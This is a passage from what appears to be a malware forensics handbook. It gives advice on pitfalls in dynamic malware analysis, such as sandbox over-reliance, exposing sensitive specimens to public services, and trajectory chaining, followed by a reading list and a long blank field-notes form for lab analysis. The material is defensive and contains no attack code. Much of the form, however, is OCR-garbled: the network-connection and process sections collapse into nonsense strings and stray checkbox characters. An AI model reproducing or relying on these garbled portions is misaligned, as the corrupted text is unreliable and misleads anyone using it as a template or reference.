- Similarly, some malware specimens require user interaction, such as mouse clicks through dialog boxes to fully execute. A common example of this is rogue (fake) anti-virus or scareware. Thus, statically executing such a specimen through an installation monitor will not fully capture the specimen's execution trajectory, behavior, and functionality.

# Solely relying upon automated frameworks or online sandbox analysis of a malware specimen

- Although automated malware analysis frameworks can provide insight into the nature of identified malicious code, they should not be solely relied upon to reveal the purpose and functionality of a suspect program Conversely, the fact that automated analysis of a malware specimen does not reveal indicia of infection does not mean that it is innocuous.
- Online malware sandbox analysis of a target or "similar" malware specimen can be helpful guidance, but it should not be considered dispositive in all circumstances.
- Third-party analysis of a similar malware specimen by a reliable source can be an incredibly valuable resource, and may even provide predictors of what will be discovered in your particular specimen.
- This correlative information should be considered in the totality of your investigation, but it should not replace thorough independent analysis.

# Submitting sensitive files to online analysis sandboxes

- ODo not submit a malware specimen that is the crux of a sensitive investigation (i.e., circumstances in which disclosure of an investigation could cause irreparable harm to a case) to online analysis sandboxes in an effort not to alert the attacker.
- By submitting a malware specimen to a third-party Web site, you are no longer in control of that specimen or the data associated with that specimen. Savvy attackers often conduct extensive open source research and search engine queries to determine if their malware has been detected.
- The results relating to a submitted specimen to an online malware analysis service are publicly available and easily discoverable. Many portals even have a search function. Thus, as a result of submitting a target malware specimen, the attacker may discover that his malware and nefarious actions have been discovered, resulting in the destruction of evidence and potentially damaging

your investigation.

## Failure to adjust the laboratory environment to ensure full execution trajectory

- The behavior and interaction of the malicious code specimen with the victim system and external network resources will likely not be revealed if the digital investigator does not adjust the laboratory environment based upon the specimen's trajectory requirements.
- Through adjusting the malware lab environment and providing the resources that the specimen needs, the digital investigator can conduct trajectory reconstruction and re-enact the manner and path the specimen takes to successfully complete the life cycle of infection.
- Perpetuating the infection life cycle and adjusting the laboratory environment to fulfill trajectory is a process known as *trajectory chaining*; be certain to document each step of the trajectory and the associated chaining steps.

orepo. To facilitate trajectory chaining, accommodate the sequential requests made by the suspect program.

# Failure to examine evidence dynamics during and after the execution of a malware specimen

- ODo not make investigative conclusions without considering the totality of evidence dynamics.
- One of the primary goals of forensic analysis is to reconstruct the events surrounding crime. Three common analysis techniques that are used in crime reconstruction are *temporal*, *functional*, and *relational* analysis.
- The most common known form of *temporal analysis* is the time line.
- The goal of *functional analysis* is to understand what actions were possible within the environment of the malware incident, and how the malware actually behaves within the environment (as opposed to what it was canable of doing)

capaore or doing).

- Relational analysis involves studying how components of malware interact, and how various systems involved in a malware incident relate to each other.
- ✓ Insight into the evidence dynamics created by a target malware specimen can be acquired during active monitoring as well as post-run evidence reconstruction, such as the examination of passive monitoring data and collected digital impression and trace evidence.

# Failure to examine the embedded artifacts of a target malware specimen after it is extracted from obfuscation code

Ocritical clues embedded in a target malware specimen can be missed if the specimen is not deeply examined after it is extracted from obfuscation code. Failure to gather this information can adversely affect investigative findings and how to proceed with the larger investigation.

After removing a malware specimen from its obfuscation code, harvest valuable information from the

contents of the file which would potentially provide valuable insight into the nature and purpose of the malware, such as strings, symbols, file metadata, file dependencies, PE structure, and contents.

To gather additional meaningful clues that will assist in the continued analysis of a malicious code specimen, consider conducting a full file profile (including digital virology processes) of the deobfuscated specimen.

### **Selected Readings**

### Books

- Eagle C. The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler San Francisco, CA: No Starch Press; 2008.
- Ligh M, et al. Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code New York: Wiley; 2010.
- Malin C, Casey E, Aquilina J. Malware Forensics: Investigating and Analyzing Malicious Code Burlington, MA: Syngress; 2008.
- Skoudis E, Zelster L. Malware: Fighting Malicious Code Upper Saddle River, NJ: Prentice Hall; 2003.
- Szor P. The Art of Computer Virus Research and Defense Mountain View, CA: Symantec Press; 2005.

### Paper


- Bayer U, Kirda E, Kruegel C. Improving the Efficiency of Dynamic Malware Analysis 2010.
- Beuacamps P, Gnaedig I, Marion J. Behavior Abstraction in Malware Analysis 2010.
- Bilar D. Statistical Structures: Fingerprinting Malware for Classification and Analysis 2008.
- Brand M. Forensics Analysis Avoidance Techniques of Malware 2007.
- Hu X, Chiuch T, Shin K. Large-Scale Malware Indexing Using Function-Call Graphs 2009.
- Islam R, et al. Classification of Malware Based on String and Function Feature Selection 2010.
- Kang M, Poosankam P, Yin H. Renovo: A Hidden Code Extractor for Packed Executables In WORM '07 2007.
- Kinable J, Kostakis O. Malware Classification Based on Call Graph Clustering, *Journal in Computer Virology*.

2011;Volume 7.

- Leder F, Steinbock B, Martini P. Classification and Detection of Metamorphic Malware Using Value Set Analysis 2009.
- Park Y. Fast Malware Classification by Automated Behavioral Graph Matching 2010.
- Royal P, et al. PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware 2006.
- Sathyanarayan V, Kohli P, Bruhadeshwar B. Signature Generation and Detection of Malware Families 2008.
- Yegneswaran, V. et al. (2008) Eureka: A Framework for Enabling Static Analysis on Malware. Technical Report Number SRI-CSL-08-01, SRI Project 17382.
- Zhao H, et al. Malicious Executable Classification Based on Behavioral Factor Analysis 2010.

| Case Number:                   |                                                                           |                                               | Date/Time:                                                                              |                                                          |  |  |  |
|--------------------------------|---------------------------------------------------------------------------|-----------------------------------------------|-----------------------------------------------------------------------------------------|----------------------------------------------------------|--|--|--|
| Investigator:                  |                                                                           |                                               |                                                                                         |                                                          |  |  |  |
| Malware Specimen Ide           |                                                                           |                                               |                                                                                         |                                                          |  |  |  |
| Source from which spe          | cimen was acquired:                                                       |                                               | Date acquired:                                                                          |                                                          |  |  |  |
| File Name: Size:               |                                                                           |                                               | 1D5:                                                                                    |                                                          |  |  |  |
|                                |                                                                           |                                               | HA1:                                                                                    |                                                          |  |  |  |
|                                |                                                                           | OF                                            | ile Similarity Index (MSI                                                               | ) matches:                                               |  |  |  |
|                                |                                                                           | File Identified in Online Hash Repository(s): |                                                                                         |                                                          |  |  |  |
| Specimen Type:                 |                                                                           | -                                             | File Appearance:                                                                        | File Content Visualization                               |  |  |  |
| ODLL<br>OSCR<br>OOCX<br>OOther | OMS Office-Excel<br>OMS Office- PPT<br>OMS Office- Word<br>OCHM<br>OOther |                                               |                                                                                         |                                                          |  |  |  |
| Anti-virus Signatures:         |                                                                           | _                                             | File Submitted to Sand                                                                  | boxes:                                                   |  |  |  |
| Signature: Vendor:             |                                                                           |                                               | Norman BiBlaze Anubis ThreatExpert GFI (Sunbelt CWSand Eureka Xandora Malofrice Wepawet | OYes ONo<br>OYes ONo<br>OYes ONo<br>OYes ONo<br>OYes ONo |  |  |  |
|                                |                                                                           | -32                                           | Vi.Check.ca                                                                             | OYes ONo                                                 |  |  |  |
| File Submitted to Only         | ne Virus Scanning Engir                                                   | _                                             | Vi.Check.ca<br>File Submitted via Onli                                                  |                                                          |  |  |  |

| □ VirScan<br>□ Jotti<br>□ MetaScan<br>□ MalFease                                                 | Identifi<br>Identifi<br>Identifi | ed as Malicious? OYes ONo<br>ed as Malicious? OYes ONo<br>ed as Malicious? OYes ONo<br>ed as Malicious? OYes ONo                                                                                                          | Wepawet<br>AVG<br>URLVoid<br>VirusTotal<br>Pareto                                                                                                                   | Identified as Malicious? OYes ONo<br>Identified as Malicious? OYes ONo<br>Identified as Malicious? OYes ONo<br>Identified as Malicious? OYes ONo<br>Identified as Malicious? OYes ONo |
|--------------------------------------------------------------------------------------------------|----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Native Hard<br>Virtualizatia<br>OVMWare<br>OVirtualBox<br>OXen<br>OBochs<br>OVirtualPC<br>OOther | lware<br>on:                     | Host 1:           Operating System:           SP/Patch Level:           IP Address:           Purpose:           O"Viccimi" System           OMonitoring System           O"Attacker" System           O"Attacker" System | Host 2:<br>Operating System:<br>SP/Patch Level:<br>IP Address:<br>Purpose:<br>O"Victim" System<br>OMonitoring Syss<br>OServer System<br>O"Attacker" Syste<br>O'Dter | em OMonitoring System<br>OServer System                                                                                                                                               |
| "Victim" Syste                                                                                   | em Base                          |                                                                                                                                                                                                                           | Execution                                                                                                                                                           | 0.000                                                                                                                                                                                 |
| ODate/Time<br>OName of Si<br>OTool Used:                                                         | napshot:                         | aken: OYes ONo                                                                                                                                                                                                            | Simple Exec<br>Installation M<br>OTool Used:<br>API Monitor<br>OTool Used:                                                                                          | Monitor:                                                                                                                                                                              |



ULGAI FOR: DStatus: IESTABLISHED ILISTEN GSVN, SEND GTME, WAIT Other Offerig Connection Address: OFforig Connection Port: Offorig Connection Port: Offorig Connection Port:

OSystem path to process:

Associated Digital Impression and Trace Evidence:

#### **●** Network connections:

OProtocol: TCP UUP Obtain UUP Obtain UUSTEN DISTRALISHED ULSTEN ULSTEN SYN, SEND SYN, SEND SYN, SEND OFFICE OFFI

OSystem path to process:

Associated Digital Impression and Trace Evidence:

#### **O**□ Network connections:

OProtocol: UTCP UDP Obtains: Distans: DESTABLISHED ULSTEN ULSTEN DATE: 
OSystem path to process:

GAssociated Digital Impression and Trace Evidence: OLACENTOR: OStatus: DESTABLISHED ULSTEN DSYN\_SEND DSYN\_RECEIVED DTME\_WAIT DOther: OForeign Connection Address: OForeign Connection Port: OForecisn D Associated with Connection:

OSystem path to process:

Associated Digital Impression and Trace Evidence:

### OProtocol:

Orrection Address Others OLcoal Per: OLco

OSystem path to process:

Associated Digital Impression and Trace Evidence:

### OProtocol:

OTCP
 OUDP
 Other...
 OSystem path to process:

Associated Digital Impression and Trace Evidence:

#### Notes:

### Process Activity

| ISuspicious Process Identified:<br>OProcess Name:<br>OProcess Identification (PID):<br>OPath to Associated Executable File: | Suspicious Process Identified:<br>OProcess Name:<br>OProcess Identification (PID):<br>OPath to Associated Executable File: |
|-----------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| OAssociated User:                                                                                                           | OAssociated User:                                                                                                          |
| OChild Process(es):                                                                                                         | Ochild Process(es):                                                                                                        |
|                                                                                                                             |                                                                                                                            |
| 0                                                                                                                           |                                                                                                                            |
|                                                                                                                             | 1                                                                                                                          |
| OCommand-line Parameters:                                                                                                   | OCommand-line Parameters:                                                                                                  |
| OFile Handles:                                                                                                              | OFile Handles:                                                                                                             |
|                                                                                                                             |                                                                                                                            |
| 0                                                                                                                           | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| ä                                                                                                                           | 0                                                                                                                          |
| OLoaded Modules:                                                                                                            | OLoaded Modules:                                                                                                           |
| 0                                                                                                                           | 0                                                                                                                          |
|                                                                                                                             | 0                                                                                                                          |
|                                                                                                                             | 0                                                                                                                          |
|                                                                                                                             | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
|                                                                                                                             | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
|                                                                                                                             |                                                                                                                            |
| 0                                                                                                                           | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| ö                                                                                                                           | 0                                                                                                                          |
| OExported Modules:                                                                                                          | OExported Modules:                                                                                                         |
|                                                                                                                             | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| 0                                                                                                                           | 0                                                                                                                          |
| OProcess Memory Acquired                                                                                                    | OProcess Memory Acquired                                                                                                   |
| GFile Name:                                                                                                                 | GFile Name:                                                                                                                |
| □File Size:                                                                                                                 | GFile Size:                                                                                                                |
| ☐MD5 Hash Value:                                                                                                            | MD5 Hash Value:                                                                                                            |
| Associated Digital Impression and Trace                                                                                     | Associated Digital Impression and Trace<br>Evidence:                                                                       |

| Suspicious Process Identified:       | Suspicious Process Identified:       |
|--------------------------------------|--------------------------------------|
| OProcess Name:                       | OProcess Name:                       |
| OProcess Identification (PID):       | OProcess Identification (PID):       |
| OPath to Associated Executable File: | OPath to Associated Executable File: |
| OAssociated User:                    | OAssociated User:                    |
| OChild Process(es):                  | OChild Process(es):                  |
| 0                                    | 0                                    |
| 0                                    | 0                                    |
|                                      |                                      |
| OCommand-line Parameters:            | OCommand-line Parameters:            |
| OFile Handles:                       | OFile Handles:                       |
|                                      | -                                    |

| 0                                      | 0                                       |
|----------------------------------------|-----------------------------------------|
|                                        |                                         |
| 0                                      | 0                                       |
|                                        |                                         |
| OLoaded Modules:                       | OLoaded Modules:                        |
| 0                                      |                                         |
| 0                                      | 0                                       |
|                                        |                                         |
|                                        | 0                                       |
| 0                                      |                                         |
|                                        |                                         |
| 0                                      |                                         |
| 0                                      |                                         |
|                                        |                                         |
| 0                                      |                                         |
| 0                                      |                                         |
| 0                                      |                                         |
| 0                                      | 0                                       |
|                                        | 0                                       |
| DExported Modules:                     | OExported Modules:                      |
|                                        |                                         |
| 0                                      | 0                                       |
| 0                                      | 0                                       |
|                                        |                                         |
| OProcess Memory Acquired               | OProcess Memory Acquired                |
| DFile Name:                            | DFile Name:                             |
| File Size:                             | OFile Size:                             |
| □MD5 Hash Value:                       | □MD5 Hash Value;                        |
|                                        |                                         |
| ssociated Digital Impression and Trace | Associated Digital Impression and Trace |
| dence:                                 | Evidence:                               |

| Suspicious Process Identified:       | Suspicious Process Identified        |
|--------------------------------------|--------------------------------------|
| OProcess Name:                       | OProcess Name:                       |
| OProcess Identification (PID):       | OProcess Identification (PID):       |
| OPath to Associated Executable File: | OPath to Associated Executable File: |
| OAssociated User:                    | OAssociated User:                    |
| OChild Process(es):                  | OChild Process(es):                  |
| 0                                    |                                      |
| 0                                    | 0                                    |
|                                      | D                                    |
| OCommand-line Parameters:            | OCommand-line Parameters:            |
| OFile Handles:                       | OFile Handles:                       |
|                                      |                                      |
|                                      | 0                                    |
| 0                                    |                                      |
| ō                                    | 0                                    |
| OLoaded Modules:                     | OLoaded Modules:                     |
| 0                                    |                                      |
| 0                                    |                                      |
| 0                                    | 0                                    |
|                                      | 0                                    |
| 0                                    | 0                                    |
|                                      |                                      |
| 0                                    |                                      |
| 0                                    | 0                                    |
| 0                                    | 0                                    |
|                                      | 0                                    |
| 0                                    |                                      |
| 0                                    |                                      |
| <u></u>                              | 8                                    |
| 0                                    | U                                    |
| OExported Modules:                   | OExported Modules:                   |
| 0                                    | 0                                    |
| <b></b>                              | 0                                    |

| OProcess Memory Acquired                          |
|---------------------------------------------------|
| File Name:                                        |
| File Size:     MD5 Hash Value:                    |
| Lindo nasi value:                                 |
| Associated Digital Impression and Trace Evidence: |
|                                                   |
|                                                   |
|                                                   |
|                                                   |
|                                                   |
|                                                   |

| Gunction Name:                           | Function Name:                           |
|------------------------------------------|------------------------------------------|
| OPurpose                                 | OPurpose                                 |
| OAssociated DLL:                         | OAssociated DLL:                         |
| O Associated Process:                    | OAssociated Process:                     |
| OAssociated PID                          | OAssociated PID                          |
| OInterplay with other function(s):       | OInterplay with other function(s):       |
| D                                        | D                                        |
| 0                                        | o                                        |
| 0                                        | 0                                        |
| □Associated Digital Impression and Trace | □Associated Digital Impression and Trace |
| Evidence:                                | Evidence:                                |
| Generation Name:                         | □Function Name:                          |
| OPurpose                                 | OPurpose                                 |
| OAssociated DLL:                         | OAssociated DLL:                         |
| OAssociated Process:                     | OAssociated Process:                     |
| OAssociated PID                          | OAssociated PID                          |
| OInterplay with other function(s):       | OInterplay with other function(s):       |
| 0                                        | 0                                        |
| 0                                        | <u>0</u>                                 |
| 0                                        | a                                        |
| Associated Digital Impression and Trace  | □Associated Digital Impression and Trace |
| Evidence:                                | Evidence:                                |
| - Function Name:                         | Function Name:                           |
| OPurpose                                 | OPurpose                                 |
| OAssociated DLL:                         | OAssociated DLL:                         |
| OAssociated Process:                     | OAssociated Process:                     |
| OAssociated PID                          | OAssociated PID                          |
| OInterplay with other function(s):       | OInterplay with other function(s):       |
| 6                                        |                                          |
| 0                                        |                                          |
| •                                        | •                                        |
| Associated Digital Impression and Trace  | DAssociated Digital Impression and Trace |
| Evidence:                                | Evidence:                                |
|                                          |                                          |
| Notes:                                   |                                          |
| 2                                        | - 25                                     |
|                                          |                                          |

|         | IMPRESSION   |         |       |       |
|---------|--------------|---------|-------|-------|
| DIGITAL | INII KESSION | AND INA | CEEVI | DENCE |

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                            |                                  |                                                                         |                               | A 494 (STATE OF C                                                                   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------|----------------------------------|-------------------------------------------------------------------------|-------------------------------|-------------------------------------------------------------------------------------|
| File/Directory: Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | d GFile/Director                                           | ry: Modif                        | fied DF                                                                 | ile/Directory                 | : Deleted                                                                           |
| OTime Stamp:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | OAssociated with process(s)/I                              | PID(s):                          | Associated with                                                         | API Call(s):                  | Associated with Registry Value(s)                                                   |
| O0ther Metadata:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 8                                                          | -                                |                                                                         |                               | 8                                                                                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                            |                                  | a second and a second as                                                |                               | 7                                                                                   |
| ONew/Modified File Extracted<br>UYes DNo<br>File Name:<br>Size:<br>DMD5:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | and Maintained for Analysis?                               | OFull fi<br>(Separate            | le profile performe<br>e Field Note Form)                               | d on PE file spe              | cinion after extraction? □Yes □N                                                    |
| DMDS:<br>OSHA1:<br>Date/Time Acquired:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                            |                                  |                                                                         |                               |                                                                                     |
| File/Directory: Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | d GFile/Director                                           | ry: Modif                        | ied DF                                                                  | ile/Directory                 | : Deleted                                                                           |
| C:\\\                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | OAssociated with process(s)/                               | MENCO                            | Associated with                                                         | A THE CO. MICH.               | Associated with Registry Value(s)                                                   |
| O Other Metadata:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Associated with process(s)r                                | TD(s):                           | C C C C C C C C C C C C C C C C C C C                                   | API Cau(s):                   | Associated with Registry value(s,                                                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 0/                                                         |                                  | 0                                                                       |                               | 0                                                                                   |
| DNew/Modified File Extracted                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | and Maintained for Analysis                                |                                  | le profile performe<br>e Field Note Form)                               |                               | cimen after extraction? □Yes □N                                                     |
| File/Directory: Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | and the second                                             |                                  |                                                                         | ile/Directory                 |                                                                                     |
| OTime Stamp:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | OAssociated with process(s)/I                              | PID(s):                          | Associated with                                                         | API Call(s):                  | Associated with Registry Value(s)                                                   |
| OOther Metadata:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 8                                                          | -0                               |                                                                         |                               | 3                                                                                   |
| DSize:<br>DMD5:<br>DSHA1:<br>Date/Time Acquired:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                            |                                  |                                                                         |                               |                                                                                     |
| File/Directory: Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | d GFile/Director                                           | y: Moay                          | ied ur                                                                  | ile/Directory                 | r: Deteted                                                                          |
| OTime Stame:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | OAssociated with process(s)/l                              | PID(s):                          | Associated with                                                         | API Call(s):                  | Associated with Registry Value(s)                                                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                            |                                  |                                                                         |                               |                                                                                     |
| O'ther Metadata:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                            |                                  | 8                                                                       |                               |                                                                                     |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | o /                                                        | OFull fi<br>[Separate            | 0                                                                       | d on PE file spe              | 8                                                                                   |
